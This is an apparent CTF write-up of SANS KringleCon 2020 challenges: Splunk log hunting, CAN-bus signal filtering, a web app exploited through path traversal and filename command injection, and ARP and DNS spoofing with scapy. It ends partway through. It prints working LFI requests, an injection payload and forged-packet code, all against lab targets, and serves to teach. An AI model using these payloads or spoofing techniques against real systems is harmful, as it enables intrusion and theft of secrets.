11/30/20 5:44:15.000 PM	"2020-11-30T17:44:15Z", "2020-11-30T17:44:15", "T1105", "11", "OSTAP Worming Activity", "win-dc-748", "attackrange\administrator", "2ca61766-b456-4fcf-a35a-1233685e1cad" Execution Time _Local = 2020-11-30T17:44:15Z Execution Time _UTC = 2020-11-30T17:44:15Z GUID = 2ca61766-b456-4fcf-a35a-1233685e1cad Hostname = win-dc-748 Technique = T1105 Test Name = OSTAP Worming Activity Test Number = 11 Username = attackrange\administrator date_hour = 17 date_mday = 30 date_minute = 44 date_month = november date_second = 15 date_wday = monday date_year = 2020 date_zone = 0 field1 = 2020-11-30T17:44:15Z host = win-dc-748 hostname = win-dc-748 index = attack linecount = 1 source = C:\AtomicRedTeam\atc_execution.csv sourcetype = csv splunk_server = OD-FM-NA-i-0feb25316c737771c.amazonaws.com sysmon = "11" technique_name = OSTAP Worming Activity timeendpos = 21 timestamppos = 1

Answer

2020-11-30T17:44:15Z

Question 5 - Whats the Process ID of the use of WindowsAudioDevice-Powershell-Cmdlet

First find the index this data is in the same as question 4. Looking at the specified user's github

<https://github.com/frgnca>, there is only one that seems to be likely to be used, **AudioDeviceCmdlets**.

Looking at the Atomic Red Team repository, we find T1123 is an audio capture test and it is present as one of

the indexes in this test suite. It is likely that this is the test the question is about.

The screenshot shows a Microsoft Defender XDR timeline interface. Two events are listed for Tuesday, Dec 1, 2020:

- Event 1:** Occurred at 7:25:14.000 PM. Details: Provider Name = Microsoft-Windows-Sysmon, Process ID = 113020, Process GUID = {5770385F-C22A-43E0-BF4C-06F5698FFB09}. The event describes a PowerShell session starting with the command "powershell.exe -Command WindowsAudioDevice=PowerShell-Cmdlet". The session ID is 10.0.14393.206 (rs1_release.160915-0644). The process has a Company name of Microsoft Corporation and a Product name of Microsoft Windows Operating System. The file version is 10.0.14393.206. The command line is "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command WindowsAudioDevice=PowerShell-Cmdlet". The current directory is "%System%\AppData\Local\Temp". The logon GUID is {5224B0FA-471A-5FC5-377E-9C02000000000000}. The host is win-dc-748. The security user ID is S-1-5-18. The correlation ID is 2236. The thread ID is 3136. The execution process ID is 148455. The event type is endpoint_services_processes. The service name is powershell.exe. The report event type is windows_event_signature. The source is XmlWinEventLog\Microsoft-Windows-Sysmon\Operational. The source type is xmlwineventlog. The Splunk server is OD-FM-NA-i-01eb25316c737771c.amazonaws.com. The vendor product is Microsoft Sysmon.
- Event 2:** Occurred at 7:25:14.000 PM. Details: Provider Name = Microsoft-Windows-Sysmon, Process ID = 113020, Process GUID = {5770385F-C22A-43E0-BF4C-06F5698FFB09}. The event describes a PowerShell session starting with the command "powershell.exe -Command WindowsAudioDevice=PowerShell-Cmdlet". The session ID is 10.0.14393.206 (rs1_release.160915-0644). The process has a Company name of Microsoft Corporation and a Product name of Microsoft Windows Operating System. The file version is 10.0.14393.206. The command line is "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command WindowsAudioDevice=PowerShell-Cmdlet". The current directory is "%System%\AppData\Local\Temp". The logon GUID is {5224B0FA-471A-5FC5-377E-9C02000000000000}. The host is win-dc-748. The security user ID is S-1-5-18. The correlation ID is 418437. The execution process ID is 148458. The thread ID is 3136. The event type is endpoint_services_processes. The service name is powershell.exe. The report event type is windows_event_signature. The source is XmlWinEventLog\Microsoft-Windows-Sysmon\Operational. The source type is xmlwineventlog. The Splunk server is OD-FM-NA-i-01eb25316c737771c.amazonaws.com. The vendor product is Microsoft Sysmon.

Answer

3648

Question 6 - Whats the Batch File Run via Run Keys

Need to figure out the technique which abuses registry run keys. Continuing the list from question 3.

- T1105 - Ingress Tool Transfer
- T1106 - Native API
- T1123 - Audio Capture
- T1204.002 - Malicious File
- *T1547.001 - Registry Run Keys / Startup Folder*

Start hunting the batch file

```
index=t1547* bat
```

Likely the file we are looking for to refine the query

```
7:38:30.000 PM 06F5698FFBD9' /><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><Time Created SystemTime='2020-11-30T19:38:30.120068200Z' /><EventRecordID>421128</EventRecordID><Correlation/><Execution ProcessID='2236' ThreadID='3136' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>win-dc-748.attckrange.local</Computer><Security UserID='S-1-5-18' /><System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2020-11-30 19:38:30.114</Data><Data Name='ProcessGuid'>{5224BDFA-4A2F-5FC5-6D6A-000000007F01}</Data><Data Name='ProcessId'>5080</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='TargetFilename'>C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1547.001\src\batstartup.bat</Data><Data Name='CreationUtcTime'>2020-11-30 19:38:30.114</Data></EventData></Event>
ProcessId = ProcessId ProcessId = 5080 | dvc = win-dc-748.attckrange.local |
eventtype = endpoint_services_processes process report service eventtype = ms-sysmon-filemod change endpoint filesystem eventtype = windows_event_signature
track_event_signatures |
host = win-dc-748 | id = 421128 | index = t1547.001-win | linecount = 1 | process_name = powershell.exe | punct = <_='://.//.//>&lt;_= '-'_=[----]'/>&gt;</>&gt;</>&gt; |
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog |
splunk_server = OD-FM-NA-i-01eb25316c73771fc.amazonaws.com | vendor_product = Microsoft Sysmon
```

Well that didn't work. Went about it a different way.

Any batch file included has to be part of the test repo. So, going to the test and looking at the markdown files, looked at each one for the run keys tests. Only found one which used a batch file. Went the patch file and entered the data which was correct.

Answer

quser

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547.001/T1547.001.md#atomic-test-3---powershell-registry-runonce>

<https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat>

Question 7 - Get the Cert For the Server

The certificate is a recognized field in the splunk data model so it can easily be filtered on for the specific host.

New Search

```
1 index=* certificate.serial
2 | table certificate.serial certificate.subject
3 | dedup certificate.subject
```

✓ 2,722 events (11/30/20 4:46:26.000 PM to 12/25/20 10:03:56.000 PM) No Event Sampling ▾

Events (2,722) Statistics (12) Visualization

100 Per Page ▾ Format No Preview ▾

	certificate.serial	certificate.subject
1	55FCEBB21270D9249E86F4B9DC7AA60	CN=win-dc-748.attckrange.local
2	97E0C7A2510B45EF	O=SplunkUser,CN=SplunkServerDefaultCert
3	64B382753C36278241A352307F4351F5	CN=win-host-669.attckrange.local
4	7C11E2F05FFF0B994DF60D5ECAFFB6F	CN=EC2AMAZ-6C7RR07
5	02493E07FA9E375A2DBBC61D94430FCF	CN=www.github.com,O=GitHub\, Inc.,L=San Francisco,ST=California,C=US
6	ECE0B27812C8DD6D6A2307F96FEBD8E	CN=*.w3.org,OU=Gandi Standard Wildcard SSL,OU=Domain Control Validated
7	1C00145F23036BBC6E2F3F2C56000000145F23	CN=*.vo.msecnd.net
8	2D000B030BC26D976CDF4092340000000B030B	CN=go.microsoft.com,OU=Microsoft Corporation,O=Microsoft Corporation,L=Redmond,ST=WA,C=US
9	0C073B676F674578F999814852844651	CN=*.github.com,O=GitHub\, Inc.,L=San Francisco,ST=California,C=US
10	0557C80B282683A17B0A114493296B79	CN=github.com,O=GitHub\, Inc.,L=San Francisco,ST=California,C=US
11	33000001831969871E1D6A8CBE000000000183	CN=settings-win.data.microsoft.com,OU=WSE,O=Microsoft,L=Redmond,ST=WA,C=US
12	07DAE63022EB33897C692D28A6D3BF6	CN=graph.windows.net,O=Microsoft Corporation,L=Redmond,ST=Washington,C=US

Answer

55FCEEBB21270D9249E86F4B9DC7AA60

Final Question

Provided cipher text and the algorithm which needs to be cracked.

Base64 Encoded CT: **7FXjP1lyfKbyDK/MChyf36h7** Alg: RC4

The RC4 password is included in the end of the Kringlecon 3 talk Adversary Emulation and Automation.

Answer

The Lollipop Guild

The screenshot shows a terminal window with a green header bar labeled 'Recipe'. Under 'From Base64', the input is '7FXjP1lyfKbyDK/MChyf36h7'. Under 'RC4', the passphrase is 'Stay Frosty' and the output format is 'Latin1'. The output window shows the decrypted text 'the lollipop guild'. To the right, a YouTube video player displays a video titled 'Dave Herald, Adversary Emulation and Automation | KringleCon 2020'. The video thumbnail features Santa Claus with a speech bubble containing the text 'Stay Frosty'.

Objective 7 - Solve the Sleigh's CAN-D-BUS Problem

This challenge revolves around sifting through CAN bus signals on Santa's sleigh and filtering out extraneous ones which are potentially malicious. The challenge requires investigation of each signal to determine its function and after that has been done, filtering out all others.

Approach

The initial UI has scrolling signals messages with their data payload. The signals format are: **time SIGNAL_ID#SIGNAL_DATA**. The filtering mechanism provides a way to match signals and their payloads. This can be all data, specific data or data greater than or less than the specified value. The console also provides several operational buttons which will modify the signals to control the sleigh.

Strategy

The overall strategy will be as follows:

1. Identify each signal by isolating every signal until the console is not scrolling
2. Determine each signal's purpose by looping in 1 and testing which control exercises that signal
 - Test the bounds of the signal when applicable

- Once all signals are identified, remove the unknown signals via the filter

Results

Testing through, signal was assessed.



Helm Controls

019 - Steering

This signal has range [-50:50] for left and right respectively. In testing, it shows that the decimal values for the data payloads are signed, 2's compliment for negative value. The data type is 6 bytes long.

080 - Brakes

This signal handles the breaks with a range [0:100]. In testing, the brakes, an additional periodic signal from the brakes as observed which appears to be the opposite the true signal. The true signal was determined by matching the control tuning value to the signal payload value. This value, being the opposite (e.g. if its 10, then the phantom signal is -10), can be removed by enforcing the bounds of the true value for the signals of the range [0:100]. Therefore, a filter is needed to remove signal values less than 0x00.

??? - Acceleration

No direct signal as observed for this. It is related to the RPM signal but it does not represent this.

HUD

244 - RPM HUD

The RPM display is feed by signal 244. Nothing special observed here. It is influenced via the helm controls, most noticeably, the accelerator.

Controls

02A - Power

Signals for the power controls are easily determined because they are not periodic messages, rather discrete messages. They can be generated by turning the sleigh on and off. In this testing, there was nothing special identified with

19B - Locks

Signals for the locks, like the power controls are easily determined because the controls trigger discrete events rather than streaming information. In looking, the signals for locking and unlocking of observed however a periodic signal can be seen with data payload 0xF2057. In testing the controls, there was no way to influence this signal. Likely, this is a bad signal and should be removed. A filter is assigned which matches the signal ID 0x19B and payload 0xF2057.

Unknown Signals

188 - ???

An unknown signal of ID 188 is seen periodically broadcasting the payload value of 0x00. None of the controls were found to assert any influence on the frequency or the value of the signal. It has been flagged as malicious signal and a filter applied for its ID and all values.

Filter Set 1 - Failure

- 188 - Remove All
- 18B - Remove value 0xF2057
- 080 - Make sure value is > 0x00 and < 0x65

The above filters did not solve the challenge.

Filter Set 2 - Some Help In Refining - Failure

After this did not work, the signals were all double checked and the results validated. So, the in-game hints were sought out which focused the light on two specific areas, the brakes and the locks. Having already verified the signals in the noise, it out seem that the unknown signal 188 might not be malicious in nature and should be removed from the filters. This was done, but no success

- 18B - Remove value 0xF2057
- 080 - Make sure value is > 0x00 and < 0x65

Filter Set 3 - Technically Correct

Rechecked everything again the filter should be correct. Started looking over discord looking for any potential hints about what the issue would be. One such hint was something like [make it as simple as possible](#). The 18B signal seemed to be no simpler, so maybe there was something else involved in the brakes signal 080. After retesting, based on the malicious signal being seen, the filer COULD be simplified by only removing negative values. Removing the upper bound filter, the challenge is passed.



So, the second try should have succeeded because it enforced the correct filters. From a security perspective, this is the correct answer. It enforces a whitelist of values for the signals rather than using a blacklist for known bad signals.

Objective 8 - Broken Tag Generator

The tag generator is a web app where the challenge involves looking for a specific environment variable and obtaining the value. This challenge has multiple ways to solve. In this document, two will be explored. Direct exposure via a directory path traversal allowing local file inclusion vulnerability and via command injection which allows remote code execution.

Enumeration

Based on the challenge description, it became clear that this would involve web app pentesting. Thus, burp was used in non-intercept mode to enumerate the web app passively while the web app was explored manually. The tool allows the user to upload an image, do some basic editing then host the result. After the enumeration, two endpoints became interesting

[GET /image?id=](#) and [POST /upload](#).

Various files were tested uploading to the site and the results were monitored via burp to profile the behavior. Some observations from the initial testing are listed below.

1. Can only upload png files (file extension checking)
2. Uploaded files are renamed and accessed via the `image` endpoint with a seemingly random guid file name
3. Invalid file names reveal the web app source location

```
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image
<h1>Something went wrong!</h1>

<p>Error in /app/lib/app.rb: ID is missing!</p>
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image?id=dfd
zsh: no matches found: https://tag-generator.kringlecastle.com/image?id=dfd
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image\?id=dfd
<h1>Something went wrong!</h1>

<p>Error in /app/lib/app.rb: Route not found</p>
malw0ar@gantrithor 8-tag-generator %
```

Testing for Directory Traversal

Upload

The filename parameter is user controllable (along with the contents of the file). Testing to see if directory traversal was possible by using `../` within the filenames however after some testing, it became apparent there is no way to test if this worked. The headers of the webserver indicate nginx however, due to the information disclosure from the error message, the app is known to be ruby which would have a different header usually. Likely, nginx is configured to proxy requests to the ruby webserver running locally. In testing the directory traversal, attempts were made to write output to nginx default locations (e.g. `/var/www/html...`) but were never able to be retrieved.

Image

The image endpoint takes in the `id` parameter which points to the image file in the format `guid.png`. It is possible, given the id's are ending in `.png` that the function is looking in a directory. Passing on a usual test for directory traversal `../../../../../../../../etc/passwd` shows that it is susceptible to this vulnerability and is exploitable in the form of a local file inclusion (LFI).

```
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image?id=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,:/home/app:/bin/bash
malw0ar@gantrithor 8-tag-generator %
```

Exploiting the LFI

The passwd file exfiltration is proof but not helpful in advancing the objectives. The shadow file was attempted which was unsuccessful. Using information from the enumeration stage, the app's main code `app.rb` was attempted to be exfiltrated and was successful.

Examining the Code

Doing static analysis on the source code, important information and vulnerabilities were discovered. They are listed below.

1. There is a command injection vulnerability in the `/upload` handler in the `filename` parameter. Data constructed from this data is passed to `system` and may be exploitable.
2. `/upload` allows zip file to be uploaded and checks for special characters in filenames, specifically `.` are commented out. Files may be able to be uploaded to arbitrary locations on the filesystem via a directory traversal vulnerability depending on the way the ruby zip library handles relative file names.

Re-examining the LFI

After reviewing the goals, to disclose a specific environment variable it seemed possible to do this with just an LFI. The `/proc` directory on the filesystem holds all the runtime and environment information for all the running processes including the one the LFI is executing in. Within `/proc` there is a link to the currently running process, `/proc/self` linking to the proper pid. Within each pid folder, there is an environment file, `/proc/self/environ`, which has all the environment variables defined for the running process. The contents of this file can be retrieved to solve the challenge.

```
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image?id=../../../../proc/self/environ --output -
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
HOSTNAME=cbf2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home/app
malw0ar@gantrithor 8-tag-generator %
```

The value of the environment variable is `JackFrostWasHere`

Extra Credit

Trying RCE

Looking at the command injection vulnerability, it looks that some portion of the input to a `system` call is user controllable. In testing, it was discovered that the portion of the filename starting at the `.` in the file extension. Furthermore, the file extension appears to be checked if it is a `png`. Code analysis shows this constraint is not true, but appeared to be during testing against the production web app based on the responses. Furthermore, code analysis shows the command injection is blind. However, coupled with the LFI, results of commands can be piped to a file and pulled down later.

Testing against the production web app proved difficult to construct and debug an appropriate payload. Thus, using the LFI, copies of the files needed to run the app were pulled down and a test environment was built inside `docker`. This environment instrumented the code to get additional debug information to help build the payload. After much testing, a payload was constructed which would trigger the command injection. using the command `set>jg`, the environment was dumped which would yield the environment variable described in the goal. This also showed where the file would be generated (`/tmp`).

Request	Response
<pre>Pretty Raw \n Actions ▾ 1 POST /upload HTTP/1.1 2 Host: tag-generator.kringlecastle.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 X-Requested-With: XMLHttpRequest 8 Content-Type: multipart/form-data; boundary=-----163881982414023942682307314671 9 Content-Length: 101117 10 Origin: https://tag-generator.kringlecastle.com 11 Connection: close 12 Referer: https://tag-generator.kringlecastle.com/ 13 14 -----163881982414023942682307314671 15 Content-Disposition: form-data; name="my_file[]"; filename="abcdef.ada" "out" ; set>jg; 'png" 16 Content-Type: image/png 17 18 OPNG 19 20 IHDR*50aDX tEXttxfile*3Cmxfile*3Cohost*3D*22app.diagrams.net*22*20modified*3D*222020-12-23T23*3A12*3 A0E_511Z*22*20agent*3D*225.0*20(Windows*20NT*2010.0*3B*20Win64*3B*20x64)*20Apple*WebKit*2F527.36*20(K HTML*22*20like*20gecko)*20chromet*2F87.0.4280.88*20safari*2F527.36*22*20etag*3D*22MD5*3XTAh49h6AmuD U*22*20version*3D*2214.1.1*22*20pages*3D*22*22*3E*30diagram*20id*3D*22fweUWwHt*7HlQm*2anu*22*20nam </pre>	<pre>Pretty Raw Render \n Actions ▾ 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Sun, 27 Dec 2020 23:07:58 GMT 4 Content-Type: application/json 5 Content-Length: 66 6 Connection: close 7 X-Content-Type-Options: nosniff 8 Strict-Transport-Security: max-age=15552000; includeSubDomains 9 X-XSS-Protection: 1; mode=block 10 X-Robots-Tag: none 11 X-Download-Options: noopen 12 X-Permitted-Cross-Domain-Policies: none 13 14 ["19e0add0-7daa-4f68-99f4-3b42ef500f87.ada" "out" ; set>jg; 'png']</pre>

Request	Response
<pre>Pretty Raw \n Actions ▾ 1 GET /image?id=./././././.tmp/jg HTTP/1.1 2 Host: tag-generator.kringlecastle.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 Content-length: 2 0 1 </pre>	<pre>Pretty Raw Render \n Actions ▾ 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Sun, 27 Dec 2020 23:08:10 GMT 4 Content-Type: image/jpeg 5 Content-Length: 516 6 Connection: close 7 X-Content-Type-Options: nosniff 8 Strict-Transport-Security: max-age=15552000; includeSubDomains 9 X-XSS-Protection: 1; mode=block 10 X-Robots-Tag: none 11 X-Download-Options: noopen 12 X-Permitted-Cross-Domain-Policies: none 13 14 APP_HOME=/app' 15 BUNDLE_APP_CONFIG='/usr/local/bundle' 16 BUNDLE_SILENCE_ROOT_WARNING='1' 17 GEM_HOME='/usr/local/bundle' 18 GREETZ='JackFrostWasHere' 19 HOME='/home/app' 20 HOST='0.0.0.0' 21 HOSTNAME='chf2810b7573' 22 IFS=' 23 ' 24 OPTIND='1' 25 PATH='/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin' 26 PORT='4141' 27 PPID='1' 28 PS1='\$ ' 29 PS2='> ' 30 PS4='+' 31 PS5='?' 32 RACK_ENV='development' 33 RUBY_DOWNLOAD_SHA256='27d350a5ca0cb53034ca0794fe510667d550f152656cbbaf08f3d0c0b02343' 34 RUBY_MAJOR='2.7' 35 RUBY_VERSION='2.7.0'</pre>

Objective 9 - ARP Shenanigans

This challenge required spoofing and end point by launching an ARP poisoning attack, DNS hijacking, and endpoint impersonation to get the victim to download a malicious file and execute malicious code. This challenge can be broken down into stages. Each step required a different attack to advance the overall campaign. The end goal, is to exfiltrate the contents of the file

`/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt` on the victim machine.

Initial Enumeration

Initially enumerating the machine provided, some observations can be made about what how this challenge will unfold.

- apy_res.py
- Indicates ARP spoofing is likely
- dns_res.py
- indicates DNS spoofing is likely
- HELP.md
- Talks about tcdump and tshark
- Will need/have the ability to packet capture
- Says we can launch a web browser using the python3 module on port 80
- tcpdump -i eth0
- See a constant ARP request from a remote host
- Sample packet captures
- Give a ARP Request / ARP Response pair
- Give a DNS Request / UDP Response pair

Piecing it together, it seems the campaign will have the following steps

1. Spoof ARP to redirect to 'Us' DNS
2. Spoof DNS request to point to 'Us' HTTP Server
3. Serve out malicious site, probably a reverse web shell (msfvenom -p php/reverse_php)

ARP Poisoning

This one is pretty straight forward. Just need to reply with an ARP Reply pointing the IP address they are asking for to our MAC address. [This guide](#) provides a good breakdown on the values and fields for the ARP response. In this, the **is-at** response will be the attacker (us) MAC address so the victim will believe the IP address they are ARPing for is the attacker (us).

Incoming Request

```
###[ ARP ]###
hwtype      = 0x1
ptype       = IPv4
hlen        = 6
plen        = 4
op          = who-has
hwsrc      = 4c:24:57:ab:ed:84
psrc        = 10.6.6.35
hwdst      = 00:00:00:00:00:00
pdst        = 10.6.6.53
```

Outgoing Request

--- indicates these fields need to be changed to this value

```
###[ ARP ]###
hwtype      = 0x2 ---
ptype       = IPv4
hwlen       = 6
plen        = 4
op          = is-at (0x02) --
hwsrc      = 02:42:0a:06:00:03 --
psrc        = 10.6.6.53 --
hwdst      = 4c:24:57:ab:ed:84 --
pdst        = 10.6.6.35 --
```

Testing

This ARP packet was tested by constructing it via `scapy` and printing it make sure it matched the expected value above. Sample constructed with the following code

Python Code Output

```
if __name__ == "__main__":
a = ARP(pdst="10.6.6.35")

a.op = 2 # arp reply
a.plen = 4
a.hwlen = 6
a.ptype = 2048
a.hwtype = 1
a.hwsrc = "02:42:0a:06:00:03"
a.psrc = "10.6.0.3"
a.pdst = "10.6.6.35"
a.hwdst = "4c:24:57:ab:ed:84"
a.show()
```

```
###[ ARP ]###
hwtype      = 0x1
ptype       = IPv4
hwlen       = 6
plen        = 4
op          = is-at
hwsrc      = 02:42:0a:06:00:03
psrc        = 10.6.0.3
hwdst      = 4c:24:57:ab:ed:84
pdst        = 10.6.6.35
```

These changes have been replicated into `arp_res.py` python script.

Results

After poisoning the ARP request/response flow, the victim then issues a DNS request to the poisoned address. This validates the first guess during enumeration that DNS spoofing would be required.

[sudo] password for guest: sudo: 1 incorrect password attempt guest@030ebf00fd0:~\$ o	guest@030ebf00fd0:~\$ 02:40:46.681419 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:47.721444 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:48.769468 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:49.801458 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:50.837437 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:51.877447 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:52.917453 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:53.049452 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:54.985445 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:56.061461 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:57.105471 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:58.157664 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:40:59.197425 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:00.245467 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:01.297493 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:02.329487 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:03.361497 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:04.409404 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:05.461466 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:05.481383 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:04, length 28 02:41:05.510098 IP 10.6.6.35.40080 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32) 02:41:06.509450 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:07.557474 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:08.597474 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:09.637464 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:10.677438 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:11.717474 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:12.757441 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:13.813508 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:14.853478 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:15.893472 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:16.945443 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 02:41:17.989453 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28 [Welcome] 0:ARP Shenanigans* "030ebf00fd0" 02:41 23-Dec-20
---------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

DNS Spoofing

The next step now that the ARP request/response has been hijacked is to respond to the DNS request with the attacker address. In this case, the DNS response will point to the 'real' IP address of the attacker rather than rely on the ARP cache for DNS server address which was spoofed earlier.

DNS Request

The DNS request was dumped in a modified version of `dns_res.py` to see fields in `scapy` terms. Interestingly, it's going to what might be an FTP site. Which may mean the next stage is an FTP connection on port 21.

```
###[ DNS ]###  
    id      = 0  
    qr      = 0  
    opcode  = QUERY  
    aa      = 0  
    tc      = 0  
    rd      = 1  
    ra      = 0  
    z       = 0  
    ad      = 0  
    cd      = 0  
    rcode   = ok  
    qdcount = 1  
    ancount = 0  
    nscount = 0  
    arcount = 0  
    \qd     =  
    ###[ DNS Question Record ]###  
    |  qname    = 'ftp.osuosl.org.'  
    |  qtype    = A
```

```

| qclass      = IN
an          = None
ns          = None
ar          = None

```

DNS Response

The ARP and UDP portions of the packets were pretty straight forward to pull from the incoming packet and populate. The DNS response for the most part was just copied from the initial request, the only section being added is the answer field via a **DNSRR**. In this case, the response will want to respond with an **A** record and the **rdata** set to the attacker legitimate IP address. Fun fact, if you pass **type="CNAME"** rather than **A**, the challenge crashes.

```

###[ DNS ]###
    id      = 0
    qr      = 0
    opcode  = QUERY
    aa      = 0
    tc      = 0
    rd      = 1
    ra      = 0
    z       = 0
    ad      = 0
    cd      = 0
    rcode   = ok
    qdcount = 1
    ancount = 1
    nscount = 0
    arcount = 0
    \qd      \
###[ DNS Question Record ]###
| qname     = 'ftp.osuosl.org.'
| qtype     = A
| qclass    = IN
\an      \
###[ DNS Resource Record ]###
| rrname    = 'ftp.osuosl.org.'
| type      = A
| rclass    = IN
| ttl       = 0
| rdlen     = None
| rdata     = '10.6.0.2'
ns      = None
ar      = None

```

Testing

I attempted to test this in docker however I could not get `dig` or `nslookup` to actually send UDP requests to localhost which I was listening.

In the end, just did a sample DNS request to google, printed it (in scapy) and compared each field side by side with a dummy DNS packet created in scapy with the fields that need to be modified.

Results

After getting the response correct, the victim acts on the malicious DNS response and starts a TCP connection to the attacker via port 80.

```
guest@45753fec743:~$ ls
HELP_md arp.py debs dns.py motd pcaps scripts
guest@45753fec743:~$ python3 arp.py
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 4c:24:57:ab:ed:84
type     = ARP
###[ ARP ]###
hwtype   = 0x1
